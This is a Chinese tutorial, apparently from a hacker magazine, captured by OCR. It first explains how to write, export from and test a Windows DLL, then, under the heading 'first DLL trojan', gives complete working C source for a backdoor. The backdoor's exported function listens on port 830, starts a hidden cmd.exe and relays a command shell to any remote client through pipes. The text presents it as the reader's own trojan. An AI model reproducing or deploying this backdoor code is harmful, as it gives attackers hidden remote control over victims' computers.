
从函数名就可以看出来，是用它们来测试 DLL 的导出情况。

其中，对 TestExport()函数，定义加上 __declspec(dllexport) 关键字，用该关键字直接告诉编译器该函数是导出函数；对 TestDef()函数，在工程中新建一个后缀名为 DEF 的任意名文件，我用的是 EXPORT.DEF，在 EXPORT.DEF 中加上：


```
LIBRARY   dllTest
EXPORTS
    TestDef @1
```

表明 DLL 要引出 TestDef 这个函数。

而最后对于 TestIn()函数，则什么都不做。后面将看到外部 EXE 程序无法调用这个 TestIn()。合起来，编写的结果如图4。



此时按 F7，就会在 Debug 文件夹下生成 dllTest.dll 和 dllTest.lib 文件，如图5。




我们用 VC 自带的工具 Depends 分析 dllTest.dll，可以看到分析结果如图6，Depends 看到了 dllTest.dll 拥有两个导出函数 TestDef 和 TestExport，而没有定义导出的 TestIn 函数则看不见。

通过这个例子，大家知道了 DLL 的编写和实现导出函数的方法。我们接着写一个 EXE 测试程序，用于调用 DLL 所导出的函数，验证 DLL 的功能。

用 VC 生成一个 Win32 Application 工程，命名为 ExcuteDllTest，这里同样选择生成简单的代码后点“Finish”。VC 就会帮我们生成 Win32 程序的框架代码。

在程序中，先加入 #pragma comment(lib,"dllTest")，表示




使用dllTest.dll中的导出函数，然后定义int TestDef();和int TestExport();两个函数的原型，接着在WinMain函数中加上对函数的调用和测试。

```
int result = TestDef();
     strDisplay[0] = '0' + result;
     MessageBox(NULL, strDisplay, "Answer", MB_OK);
```


这几段代码的意思是得到TestDef()函数的返回值，然后弹出对话框打印出来，我们就可以观察得到的值是否正确。同样对TestExport()函数也一样处理。

```
result = TestExport();
strDisplay[0] = '0' + result;
strDisplay[1] = '\0';
MessageBox(NULL, strDisplay, "Answer", MB_OK);
```

具体代码参看ExcuteDllTest工程。我们把dllTest.dll和dllTest.lib两个文件拷贝到ExcuteDllTest同一目录中，Ctrl+F5运行程序，可以看到结果如下：首先弹出DllMain中的对话框，如图7。







接着弹出TestDef()返回的值，的确为3，如图8。

然后弹出TestExport()返回的值，的确为1，如图9。

这样测试DLL函数的目的就基本到达了，但有点令人惊奇的，最后又再次弹出了首次的，在DLLMain中实现的对话框。

这是怎么回事呢？原来无论DLL加载和卸载的时候，都会进入到DLLMain函数中，所以加载DLL时调用了一次，卸载DLL时又调用了一次，对话框也就弹出了两次。

改进的办法是通过参数DWORD ul_reason_for_call来加以区分。我们只要加几句判断代码就可以了。只当ul_reason_for_call为DLL_PROCESS_ATTACH时，才弹出对话框，这样就可以只在加载时执行一次了。

```
BOOL APIENTRY DllMain( HANDLE hModule, DWORD
l_reason_for_call, LPVOID lpReserved )
  {
     switch ( ul_reason_for_call )
     {
          case DLL_PROCESS_ATTACH:
          {
                  //获取当前进程ID
                  MessageBox(NULL, "This is in test
Dll", "OK", MB_OK);
          }
          default:
                  return TRUE;
     }
     return TRUE;
  }
```

再深入一点，如果我们尝试调用TestIn()这个DLL并没有导出的函数，会是怎样的效果呢？测试一下，在测试程序中加上定义int TestIn()，然后使用result = TestIn();，这时在Link的时候会报如下的错误：

```
Linking...
ExcuteDllTest.obj : error LNK2001: unresolved exter-
nal symbol "int __cdecl TestIn(void)" (?TestIn@@YAHXZ)
Debug/ExcuteDllTest.exe : fatal error LNK1120: 1 un-
resolved externals
Error executing link.exe.
```

意思是找不到函数TestIn的符号，就是说找不到函数的实现体。这就证实了在DLL中没有导出的函数，在外部是看不到，也调用不了的。

从这个小而全的例子可以看出，编写DLL只是编写导出函数的程序而已，而各个导出函数的编写，和一般EXE程序没什么两样。在例子中，导出函数的功能只是简单的返回了一个整数，如果我们把导出函数的功能换成木马的功能，那么就是编写DLL木马了！

三、首个DLL木马

说到木马的编写，就不得不提到X档案2005年第3期《菜鸟后门编写步步高》的专题了。在那篇专题中，我们详细的讨论了普通木马的编写，功能的改进，木马功能模板的打造以及木马的各种启动方法。有了那篇文章作为基础，那么在DLL中加入木马功能，使其成为一个DLL木马就不是什么太困难的事情了。

我们使用那篇专题中讲过的双管道telnet后门代码来编写DLL木马。步骤如下：新建一个Win32 DLL工程，在DLL的主文件中申明__declspec(dllexport) int cmdpipe2()，表示导出cmdpipe2()函数；然后编写cmdpipe2()函数，内容为telnet后门的代码，结果如下：

```
__declspec(dllexport) int cmdpipe2()
{
     WSADATA ws;
     SOCKET listenFD;
     char Buff[1024];
     int ret;

     //初始化wsa
     WSAStartup(MAKEWORD(2,2),&ws);
     //建立socket
      listenFD = socket(AF_INET,SOCK_STREAM,
IPPROTO_TCP);
     //监听本机830端口
     struct sockaddr_in server;
     server.sin_family = AF_INET;
     server.sin_port = htons(830);
     server.sin_addr.s_addr=ADDR_ANY;
      ret=bind(listenFD,(sockaddr *)&server,sizeof
(server));
```


```
        ret=listen(listenFD,2);
        // 如果客户请求830端口，接受连接
        int iAddrSize = sizeof(server);
        SOCKET clientFD=accept(listenFD,(sockaddr *)&server,&iAddrSize);

        SECURITY_ATTRIBUTES pipeattr1, pipeattr2;
        HANDLE hReadPipe1,hWritePipe1,hReadPipe2,hWritePipe2;
        //建立匿名管道1
        pipeattr1.nLength = 12;
        pipeattr1.lpSecurityDescriptor = 0;
        pipeattr1.bInheritHandle = true;
        CreatePipe(&hReadPipe1,&hWritePipe1,&pipeattr1,0);
        //建立匿名管道2
        pipeattr2.nLength = 12;
        pipeattr2.lpSecurityDescriptor = 0;
        pipeattr2.bInheritHandle = true;
        CreatePipe(&hReadPipe2,&hWritePipe2,&pipeattr2,0);


        STARTUPINFO si;
        ZeroMemory(&si,sizeof(si));
        si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
        si.wShowWindow = SW_HIDE;
        si.hStdInput = hReadPipe2;
        si.hStdOutput = si.hStdError = hWritePipe1;
        char cmdLine[] = "cmd";
        PROCESS_INFORMATION ProcessInformation;
        //建立进程
        ret=CreateProcess(NULL,cmdLine,NULL,NULL,1,0,NULL,NULL,&si,&ProcessInformation);
        /*
            解释一下，这段代码创建了一个cmd.exe，
            把cmd.exe的标准输出和标准错误输出用第一个管道的写句柄替换；
            cmd.exe的标准输入用第二个管道的读句柄替换。
            如下：
            (远程主机)<---  输入<-管道1输出<-管道1输入<-输出(cmd.exe子进程)
            (远程主机)--->  输出->管道2输入->管道2输出->输入(cmd.exe子进程)
        */
        unsigned long lBytesRead;
        while(1)
        {
            //检查管道1，即cmd进程是否有输出
            ret=PeekNamedPipe(hReadPipe1,Buff,1024,&lBytesRead,0,0);
            if(lBytesRead)
            {
                //管道1有输出，读出结果发给远程客户机
                ret=ReadFile(hReadPipe1,Buff,lBytesRead,&lBytesRead,0);
                if(!ret) break;
                ret=send(clientFD,Buff,lBytesRead,0);
        if(ret<=0) break;
            }
            else
            {
        //否则，接收远程客户机的命令
        lBytesRead=recv(clientFD,Buff,1024,0);
        if(lBytesRead<=0) break;
        //将命令写入管道2，即传给cmd进程
        ret=WriteFile(hWritePipe2,Buff,lBytesRead,&lBytesRead,0);
                if(!ret) break;
            }
        }
        return 0;
}
```

该后门代码的功能是监听本机的830端口，如果有客户连接，就给对方一个DOS Shell。该代码的分析及改进成为单管道，零管道等问题请参看《菜鸟后门编写步步高》一文。在VC中按F7，生成一个DLL，该DLL可是我们自己编写的DLL木马哦！

